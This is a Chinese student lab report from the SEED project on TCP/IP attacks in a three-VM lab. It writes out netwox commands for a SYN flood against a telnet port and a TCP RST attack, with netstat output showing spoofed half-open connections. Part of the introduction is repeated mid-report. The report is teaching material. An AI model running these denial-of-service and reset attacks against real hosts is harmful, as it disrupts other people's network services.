中南大學

CENTRAL SOUTH UNIVERSITY

SEED Project 实验报告

学科名称：网络安全

学生姓名：陈　好

专业班级：信息安全 1401

学　　号：0906140116

指导老师：王伟平

完成日期：2016.11.16.

目录

TCP/IP Attack

一、实验概况

TCP / IP 协议中的漏洞代表协议设计中的特殊类型的漏洞和实现;他们提供了一个非常宝贵的教训，为什么应该设计安全开始，而不是作为事后添加。此外，研究这些漏洞帮助学生了解网络安全的挑战以及为什么需要许多网络安全措施。

在本实验中，学生需要对 TCP 协议进行多次攻击，包括 SYN Flood 攻击，TCP 重置攻击和 TCP 会话劫持攻击。

二、实验室环境

2.1 环境设置

网络设置。为了进行这个实验，学生需要有至少 3 台机器。使用一台计算机攻击，第二计算机用作受害者，并且第三计算机用作观察者。学生们可以在同一台主机上设置 3 台虚拟机，也可以设置 2 台虚拟机，然后使用主机作为第三台计算机。对于这个实验，我们把所有这三台机器放在同一个 LAN 上。

操作系统：本实验可以使用各种操作系统进行。我们预先构建的虚拟机器是基于 Ubuntu Linux，并且本实验所需的所有工具已经安装。如果你喜欢使用其他 Unix 操作系统，你应该自由地这样做;然而，一些命令在本实验描述中使用可能不工作或存在于其他操作系统中 Netwox 工具。我们需要工具发送不同类型和不同内容的网络数据包。我们可以使用 Netwag 来做到这一点。然而，Netwag 的 GUI 界面使我们难以自动化过程。因此，使用其命令行版本，Netwox 命令，这是由 Netwag 调用的基础命令。

三、实验过程

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:d8:b5
          inet addr:192.168.203.128  Bcast:192.168.203.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef9:d8b5/64 Scope:Link
```

通过查看发现半开队列的最大长度：

```
net.ipv4.tcp_max_syn_backlog = 512
```

查看缓冲保护状态：

```
error: "Success" reading key "dev.parport.parport0.autoprobe"
error: "Success" reading key "dev.parport.parport0.autoprobe0"
error: "Success" reading key "dev.parport.parport0.autoprobe1"
error: "Success" reading key "dev.parport.parport0.autoprobe2"
error: "Success" reading key "dev.parport.parport0.autoprobe3"
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
error: permission denied on key 'net.ipv6.route.flush'
error: permission denied on key 'vm.compact_memory'
```

断开被攻击者与观察者的连接后使用 netwox76 号工具对其进行攻击：

```
root@ubuntu:/home/seed# netwox 76 -i 192.168.203.128 -p 23
```

尝试连接观察者与被攻击者此时可以连接，因为被攻击者处于缓冲保护状态；
在被攻击者中查看端口的连接情况，发现大量 SYN 半开连接：

```
tcp        0      0 192.168.203.128:23      249.99.63.196:36907     SYN_RECV
tcp        0      0 192.168.203.128:23      250.250.161.4:8959      SYN_RECV
tcp        0      0 192.168.203.128:23      246.114.216.38:8137     SYN_RECV
tcp        0      0 192.168.203.128:23      254.111.136.152:23240   SYN_RECV
tcp        0      0 192.168.203.128:23      253.170.33.63:41245     SYN_RECV
tcp        0      0 192.168.203.128:23      249.82.89.9:60812       SYN_RECV
tcp        0      0 192.168.203.128:23      246.67.159.42:11425     SYN_RECV
tcp        0      0 192.168.203.128:23      250.65.72.125:58450     SYN_RECV
tcp        0      0 192.168.203.128:23      254.67.71.253:4742      SYN_RECV
tcp        0      0 192.168.203.128:23      250.77.190.94:46818     SYN_RECV
tcp        0      0 192.168.203.128:23      243.204.81.165:10887    SYN_RECV
tcp        0      0 192.168.203.128:23      142.72.27.207:29091     SYN_RECV
tcp        0      0 192.168.203.128:23      244.140.102.219:27064   SYN_RECV
tcp        0      0 192.168.203.128:23      252.38.81.11:41690      SYN_RECV
tcp        0      0 192.168.203.128:23      250.180.173.39:45639    SYN_RECV
tcp        0      0 192.168.203.128:23      240.120.28.8:58602      SYN_RECV
tcp        0      0 192.168.203.128:23      244.145.236.109:42334   SYN_RECV
tcp        0      0 192.168.203.128:23      247.62.228.180:61927    SYN_RECV
tcp        0      0 192.168.203.128:23      247.184.212.165:2204    SYN_RECV
tcp        0      0 192.168.203.128:23      240.137.240.166:23236   SYN_RECV
tcp        0      0 192.168.203.128:23      240.14.236.52:45806     SYN_RECV
tcp        0      0 192.168.203.128:23      242.112.165.205:23471   SYN_RECV
tcp        0      0 192.168.203.128:23      249.198.52.96:27354     SYN_RECV
tcp        0      0 192.168.203.128:23      73.171.56.20:30892      SYN_RECV
```

之后断开连接，再在被攻击者中关闭缓冲保护。
再次在攻击者中发动攻击；再次连接，发现无法连接，且 tcp 端口无连接状态

TCP RST 攻击可以终止一个两个受害者之间已经建立 TCP 连接。例如，如果这里有一个和 A 和 B 之间已经建立的 telnet 连接，攻击者可以伪造一个 A 发向 B 的 RST 包，打破这个存在的连接。

1. 建立连接

```
    Ubuntu 12.04.2 LTS
seedubuntu login: seed
Password:
Last login: Wed Nov 23 00:18:18 PST 2016 from ubuntu.local on pts/3
```


2. 在 192.168.203.129 查看 tcp 端口连接情况

TCP / IP 协议中的漏洞代表协议设计中的特殊类型的漏洞
和实现;他们提供了一个非常宝贵的教训，为什么应该设计安全
开始，而不是作为事后添加。此外，研究这些漏洞帮助学生
了解网络安全的挑战以及为什么需要许多网络安全措施。
在本实验中，学生需要对 TCP 协议进行多次攻击，包括 SYN Flood 攻击，
TCP 重置攻击和 TCP 会话劫持攻击。
2 实验室环境
2.1 环境设置
网络设置。为了进行这个实验，学生需要有至少 3 台机器。使用一台计算机攻击，第二计算机用作受害者，并且第三计算机用作观察者。学生们可以在同一台主机上设置 3 台虚拟机，也可以设置 2 台虚拟机，然后使用主机作为第三台计算机。对于这个实验，我们把所有这三台机器放在同一个 LAN 上，
操作系统：本实验可以使用各种操作系统进行。我们预先构建的虚拟机器是基于 Ubuntu Linux，并且本实验所需的所有工具已经安装。如果你喜欢使用其他 Unix 操作系统，你应该自由地这样做;然而，一些命令在本实验描述中使用可能不工作或存在于其他操作系统中。
Netwox 工具。我们需要工具发送不同类型和不同内容的网络数据包。
我们可以使用 Netwag 来做到这一点。然而，Netwag 的 GUI 界面使我们难以自动化过程。因此，我们强烈建议学生使用其命令行版本，Netwox 命令，这是由 Netwag 调用的基础命令。
通过 netwox 78 号进行 RST 攻击：

```
root@ubuntu:/home/seed# netwox 78 -l "192.168.203.129"
```

四、实验总结与收获

这是我选择完成的第二个实验，难度也比第一个略大。做的是 TCP/IP 相关的实验，关于 TCP/IP 模型如下图所示：



通过几台虚拟机模拟攻击方和被攻击方来进行拥塞攻击的演示，同时开启几台虚拟机时电脑还是挺卡的。也因此花费了很多时间，但实验总的来说收获也挺大，把之前课本上学过的内容进行亲手实践操作了，也是满满的幸福感